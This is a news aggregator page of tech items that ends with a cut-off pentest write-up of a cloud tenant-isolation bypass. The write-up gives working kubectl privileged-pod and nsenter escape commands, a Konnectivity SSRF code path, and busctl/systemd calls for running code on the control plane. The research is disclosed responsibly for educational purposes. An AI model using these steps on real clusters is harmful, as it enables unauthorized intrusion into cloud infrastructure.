Agregátor RSS
Microsoft offers exits to thousands of employees, including staff on AI and Copilot teams
Microsoft is offering voluntary exit packages to about 60,000 employees, roughly 27% of its workforce, including staff on teams building Copilot and other AI products, as the company looks for ways to fund its AI investments.
Amy Coleman, executive vice president and chief people officer, announced the Voluntary Exit Offer (VEO) in an internal memo on Monday, which Microsoft republished on its official blog.
“This offer gives eligible employees who may be considering a future outside the company a new choice to make that transition now with support,” Coleman wrote in the memo. It also gives participating organizations “another way to adapt their workforce to changing needs,” she wrote in the blog.
The offer covers employees at level 70 and below in participating teams in the US, Canada, India, and the UK, according to the memo. “Some organizations are providing the Voluntary Exit Offer, and some are not,” Coleman wrote. She added that participation depends on each business’s “priorities, customer commitments and workforce needs.”
However, her memo did not specify how many employees are eligible for this offer. According to a Reuters report, the move will impact about 60,000 employees globally, or about a quarter of the global employee base.
Participating teams include AI experiences, Copilot, Xbox, and Windows + Devices, Reuters reported, citing a person familiar with the matter. Marketing, sales, commercial business, and security teams, along with some data center staff, are excluded, the report added.
Employees have until early December to decide, and those who accept will leave at the end of the year, the report added. The memo describes the offer as time-limited and says it includes financial support and career planning resources. However, it does not give the terms of the packages.
From retirement to exitThe VEO builds on what Microsoft “learned earlier this year through the Voluntary Retirement Program,” Coleman wrote. That program, introduced in April, was aimed at long-serving US employees.
Hood said in April that the retirement program would carry roughly $900 million in one-time costs. In July, she said its expenses had come in lower than expected.
The new offer is not tied to age or years of service, and it extends beyond the US. “The Voluntary Exit Offer is new for us. We’ll learn from it,” Coleman wrote in the blog post.
A smaller company by designMicrosoft has said its workforce will shrink this fiscal year. “We expect headcount will decrease year-over-year,” CFO Amy Hood had said on the company’s April 29 earnings call, referring to fiscal 2027, which began July 1. On the same call, she said the company was changing how it operates “to increase our pace and agility.”
Microsoft employed about 223,000 people full-time as of June 30, 2026, down from 228,000 a year earlier, according to its annual report filed with the US Securities and Exchange Commission. Hood said on the company’s July 29 earnings call that total headcount had declined 2% year over year.
AI spending and the staffing questionThe workforce changes coincide with a sharp rise in AI infrastructure spending. Microsoft spent $41 billion on capital expenditures in the quarter ended June 30, Hood said on the July earnings call, and she guided to more than $50 billion for the September quarter.
Microsoft has also urged customers to rethink how they fund AI. On the April earnings call, CEO Satya Nadella said IT budgets would be reshaped by business outcomes and “reallocation from other line items on the income statement, like OpEx.”
Sanchit Vir Gogia, chief analyst at Greyhound Research, cautioned against reading Microsoft’s moves as a template.
“Microsoft’s internal AI use does not establish substitution of particular roles,” he said. He advised enterprises to measure completed work at an agreed quality level across representative roles and difficult exceptions before changing staffing, and to keep experienced staff available while doing so.
“Workforce savings earn credibility through the capability that remains,” Gogia said.
Account coverage in questionWhether customer-facing teams take part is an open question for buyers. Coleman wrote in the memo that participation varies based on each business’s “priorities, customer commitments and workforce needs.”
Microsoft’s annual report counts 89,000 employees in operations, a category that includes product support, consulting services and data center operations. Another 43,000 work in sales and marketing. Microsoft has not said whether staff in either group are eligible.
“The practical test is whether customer-critical capability remains available throughout the transition,” Gogia said. He recommended that CIOs confirm the accountable account owner and a qualified backup. They should then test the successor on an unresolved exception and compare support cases against a recent baseline.
At the same time, Microsoft is adding people to customer engagements. Nadella said on the July earnings call that the company had launched Microsoft Frontier Co., which will embed 6,000 industry and engineering experts with customers.
Gogia said delivery commitments need checking at a granular level. “Aggregate headcount does not identify the expertise required by an Azure migration or a Dynamics implementation,” he said. He advised verifying Azure dependencies by subscription and region, reconfirming Dynamics implementation specialists, and distinguishing previews from contractual milestones on product roadmaps. Microsoft did not immediately respond to a request for comment.
Kategorie: Hacking & Security
Vedoucím brněnské pobočky Red Hatu se stal Radek Vokál
Vedoucím brněnské pobočky Red Hatu se stal Radek Vokál [LinkedIn].
Kategorie: GNU/Linux & BSD
Displej iPhonu Duo praská na stejném místě. Podle Applu se to týká jen malého počtu kusů
Sociální sítě zaplavily fotografie iPhonu Duo s prasklinou v displeji • U některých se objevilo už po dvaceti složeních nebo po pár hodinách používání • Apple chybu uznal, ale podle něj se týká jen velmi malého počtu kusů
Kategorie: IT News
Microsoft releases out-of-band Windows fixes with certificate updates
Microsoft has released another out-of-band update for Windows, but this one isn't an emergency fix for the latest breakages. This time, it's all about certificates. The non-security out-of-band release applies to supported OSes ranging from Windows 11 and Windows Server 2025, to Windows 10. It's all about updating the current certificate trust list (CTL) of devices that cannot access Microsoft's certificate-update service, or where automatic CTL updates are disabled. It also contains everything in the October 13 update, including the ongoing VPN issues and the change that could break on-premises Exchange Servers. There might also be oddities with Smart App Control, audio, and Remote Desktop connections for non-admin users, all of which are known issues in the October 13 update. These problems are not resolved in this patch, so be aware of this when installing it. It is also worth remembering that many devices will not need this version since the current certificate list updates usually come down through the update service. However, if that service isn't available or being used, it might be a good idea to get this out-of-band fix (while keeping the known issues in mind), since problems can occur when verifying certificates used by applications or websites. The OOB update came after Microsoft laid out its response to the compromised eMudhra certificate keys. The Indian certification authority's private keys were compromised earlier this month, requiring a massive cleanup effort. According to Microsoft, "they could potentially be used to create certificates or sign content that appeared to come from a trusted CA [certificate authority]." Like many other organizations, Microsoft moved swiftly to block the affected certificate authorities. It did so by updating its Windows Disallowed Certificate Trust List to block the affected certificates. There was also a separate CRLSet release for Edge and WebView2. According to the Windows behemoth, "On October 26, Microsoft released an out-of-band Windows update that removes seven certificates associated with the affected hierarchies: six eMudhra G3 roots and an AAA Certificate Services cross-sign, from the Windows trust list." Microsoft's out-of-band patches are usually released after the company breaks a product and needs to issue an emergency fix. This time, the revision is due to Somebody Else's Problem and a need to get a CTL update out to devices that are disconnected from CTL updates. ®
Kategorie: Viry a Červi
Microsoft Authenticator Flaw Let Permissionless Android Apps Steal Work Account Tokens
Microsoft has fixed a flaw in its Authenticator app for Android that let a malicious app with no permissions pose as a trusted Microsoft app, such as Teams, and collect sign-in tokens for a victim's work account.
Microsoft tracks the flaw as CVE-2026-80097 and fixed it in Authenticator for Android version 6.2606.4246, so anyone using the app should update.
In the researchers' tests,
Kategorie: Hacking & Security
Microsoft Authenticator Flaw Let Permissionless Android Apps Steal Work Account Tokens
Microsoft has fixed a flaw in its Authenticator app for Android that let a malicious app with no permissions pose as a trusted Microsoft app, such as Teams, and collect sign-in tokens for a victim's work account.
Microsoft tracks the flaw as CVE-2026-80097 and fixed it in Authenticator for Android version 6.2606.4246, so anyone using the app should update.
In the researchers' tests, Swati Khandelwalhttp://www.blogger.com/profile/[email protected]
Kategorie: Hacking & Security
OpenAI bets on AI economics with lower-cost GPT-6.1 Terra
OpenAI has launched GPT-6.1 Terra, a new reasoning model that it says delivers near-frontier performance on visual reasoning, professional task execution, and computer-use benchmarks without the premium price tag. Replacing GPT-5.6 Terra, the model is aimed at organizations seeking better accuracy and automation capabilities for large-scale operational workloads.
Claiming it to be a step up from GPT-5.6 Terra at 50% lower price, OpenAI said its new mid-tier model is designed to handle everyday professional work such as drafting proposals, interpreting technical drawings, filling out forms, and editing videos.
“We’re introducing GPT-6.1 Terra, a fast, efficient model that combines detailed visual reasoning and precise computer use alongside clearer, more natural writing,” the company noted.
GPT-6.1 Terra targets developers and enterprises looking to automate everyday knowledge work at scale without paying premium prices for frontier AI models, said Pareekh Jain, CEO at EIIRTrend & Pareekh Consulting. “Enterprises need AI models that balance intelligence, speed and cost. Frontier models are expensive for routine tasks, while smaller models may lack sufficient capabilities. Terra addresses this gap, competing with Anthropic’s Claude Sonnet and Google’s Gemini Flash models.”
Better performance at lower costThe new reasoning model sits between OpenAI’s lower-cost GPT-6 Luna and its higher-capability GPT-6.1 Sol and GPT-6 Astra models.
As OpenAI has positioned computer use as a central capability of GPT-6.1 Terra, it is backing those claims with a series of benchmark scores. On Agents’ Last Exam, a benchmark of professional tasks, at max effort, GPT-6.1 Terra scored 60.0% at a cost of $1.01 per task, compared to 50.7% for GPT-5.6 Terra ($3.58), 58.6% for GPT-6.1 Sol ($2.00), and 59.3% for GPT-6 Astra ($7.24). In comparison, Claude Opus 5.5 scored 63.2% at max effort, costing $8.82 per task.
Visual reasoning results on the MMMU-Pro benchmark show GPT-6.1 Terra outperforming its predecessor, GPT-5.6 Terra, while nearly matching top-tier frontier models like GPT-6 Astra and GPT-6.1 Sol across every reasoning configuration, at a fraction of the cost. At max effort, GPT-6.1 Terra achieved an 85.5% score at $0.012 per task, compared to GPT-5.6 Terra’s 81.7% at $0.079. Within the current family lineup, GPT-6 Luna scored 79.9% ($0.0021 per task), GPT-6.1 Sol hit 86.3% ($0.013 per task), and flagship GPT-6 Astra led at 86.7% ($0.065 per task). OpenAI did not include competitor model comparisons for this specific benchmark.
On the OSWorld 2.1 benchmark, which evaluates how AI agents navigate desktop applications to perform complex multi-step tasks, GPT-6.1 Terra scored 74.2% at max effort, costing $1.19 per task. That marks a substantial upgrade over GPT-5.6 Terra’s 57.1% score at $4.76 per task. However, it still trails Anthropic’s Claude Sonnet 5.5, which led the category at 83.9% with a cost of $5.74 per task.
OpenAI also claims to have invested heavily in reducing hallucinations and factual errors produced, and as per the internal benchmark of error-inducing prompts, the error rate at low reasoning effort fell from 53.6% with GPT-5.6 Terra to 16.7% with GPT-6.1 Terra, and at maximum effort, the error rate fell by 18 percentage points to 4.3%, nearly matching the rates for GPT-6 Astra and GPT-6.1 Sol. On cybersecurity, GPT-6.1 Terra meets the Critical threshold under OpenAI’s Preparedness Framework and retains the safeguards developed for GPT-6 Astra.
“Terra is ideal for high-volume tasks such as invoice processing, document analysis, application automation and routine coding. It improves on GPT-5.6 Terra in speed and accuracy, while GPT-6.1 Sol is better suited for complex reasoning, research, and software engineering,” noted Jain.
However, Jain cautions that technical benchmarks alone are insufficient. Enterprises should test Terra on their own workloads, measuring task completion rates, accuracy, execution time, cost per workflow, human intervention, and compliance with security requirements.
Economics, not just pricingGPT-6.1 Terra is available to all Plus, Pro, Enterprise, and Edu users in ChatGPT Work and Codex. Developers can also access it through the OpenAI API as gpt-6.1-terra.
OpenAI has priced GPT-6.1 Terra at $1 per million input tokens, $5 per million output tokens, and $0.05 per million cached input tokens, positioning it as a lower-cost alternative to its high-tier models. By comparison, entry-level GPT-6 Luna costs $0.10 for inputs, $0.50 for outputs, and $0.01 for cached inputs per million tokens. GPT-6.1 Sol sits at $2 for inputs, $10 for outputs, and $0.10 for cached inputs, while flagship GPT-6 Astra commands $10 for inputs, $50 for outputs, and $1 for cached inputs per million tokens.
Claude Sonnet 5.5, on the other hand, is priced at $2 per million input tokens and $10 per million output tokens, and cached costs $0.10 per million tokens.
“Cheaper inference improves one component of agent economics. Terra’s base rates are half Sol’s, but review and integration still require funding,” Sanchit Vir Gogia, chief analyst at Greyhound Research. “Token processing is fuel with a higher operating cost. A CFO relieved by cheaper fuel needs to establish what happens to acceptance and review demand. In the illustrative coding workload, 5.4 additional review seconds erase the inference saving. At scale, the relevant purchase is completed work that remains correct and authorized.”
The article originally appeared on InfoWorld.
Kategorie: Hacking & Security
An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure
This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.
IntroductionMany experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.
This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).
1. Gaining initial access through a managed Kubernetes clusterOur cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.
1.1. Escaping the worker nodeFirst, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.
kubectl run pod-name-bla \ --image=alpine \ --restart=Never \ --overrides=' { "apiVersion": "v1", "spec": { "hostPID": true, "containers": [ { "name": "priv", "image": "alpine", "command": [ "sh", "-c", "sleep 3600" ], "stdin": true, "tty": true, "securityContext": { "privileged": true } } ] } }'After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:
nsenter --target 1 --mount --uts --ipc --net --pid – bashAfter this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

Kubelet configuration and API server address


Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.
Konnectivity service account token
1.2. Analysis of control plane servicesAfter gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:

192.168.0.4:9443 open https status=404 192.168.0.4:2380 open 192.168.0.4:6443 open http status=400 192.168.0.4:8132 open 192.168.0.4:9100 open http status=200 title="Node Exporter" 192.168.0.4:9308 open http status=200 title="kube-state-metrics"Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.
Interaction diagram between control plane and data plane via Konnectivity
1.3. Exploiting KonnectivityTo analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.
A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.
Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.
service AgentService { rpc Connect(stream Packet) returns (stream Packet) {} }The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:
//apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26enum PacketType { DIAL_REQ = 0; DIAL_RSP = 1; ... } message Packet { PacketType type = 1; oneof payload { DialRequest dialRequest = 2; DialResponse dialResponse = 3; Data data = 4; CloseRequest closeRequest = 5; CloseResponse closeResponse = 6; CloseDial closeDial = 7; } } message DialRequest { // tcp or udp? string protocol = 1; // node:port string address = 2; // random id for client, maybe should be longer int64 random = 3; }The server reads any Packet packets from the stream initiated by the agent (worker node):
//apiserver-network-proxy/pkg/server/server.go:721 in, err := stream.Recv() ... recvCh <- inNext, the packets go to the backend manager:
//apiserver-network-proxy/pkg/server/server.go:748 func (s *ProxyServer) serveRecvBackend(...) { for pkt := range recvCh { switch pkt.Type {Then comes the most interesting part:
//apiserver-network-proxy/pkg/server/server.go:888 case client.PacketType_DIAL_REQ: req := pkt.GetDialRequest() klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address) s.handleDialRequest(pkt, backend)In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).
//apiserver-network-proxy/pkg/server/server.go:921 func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) { ... dialReq := pkt.GetDialRequest() resp.GetDialResponse().Random = dialReq.Random start := time.Now() conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and addressThis created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:
org.freedesktop.DBus org.freedesktop.PackageKit org.freedesktop.PolicyKit1 org.freedesktop.login1 org.freedesktop.systemd1 com.ubuntu.SoftwarePropertiesUsing the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:
busctl --address=unix:path=/tmp/master-dbus.sock \ call org.freedesktop.login1 \ /org/freedesktop/login1 \ org.freedesktop.login1.Manager \ SetUserLinger ubb 997 true falseThe following sockets were then opened:
/run/user/997/bus /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:
StartTransientUnit( name: string, mode: string, properties: a(sv), aux: a(sa(sv)) ) -> job object pathThe properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:
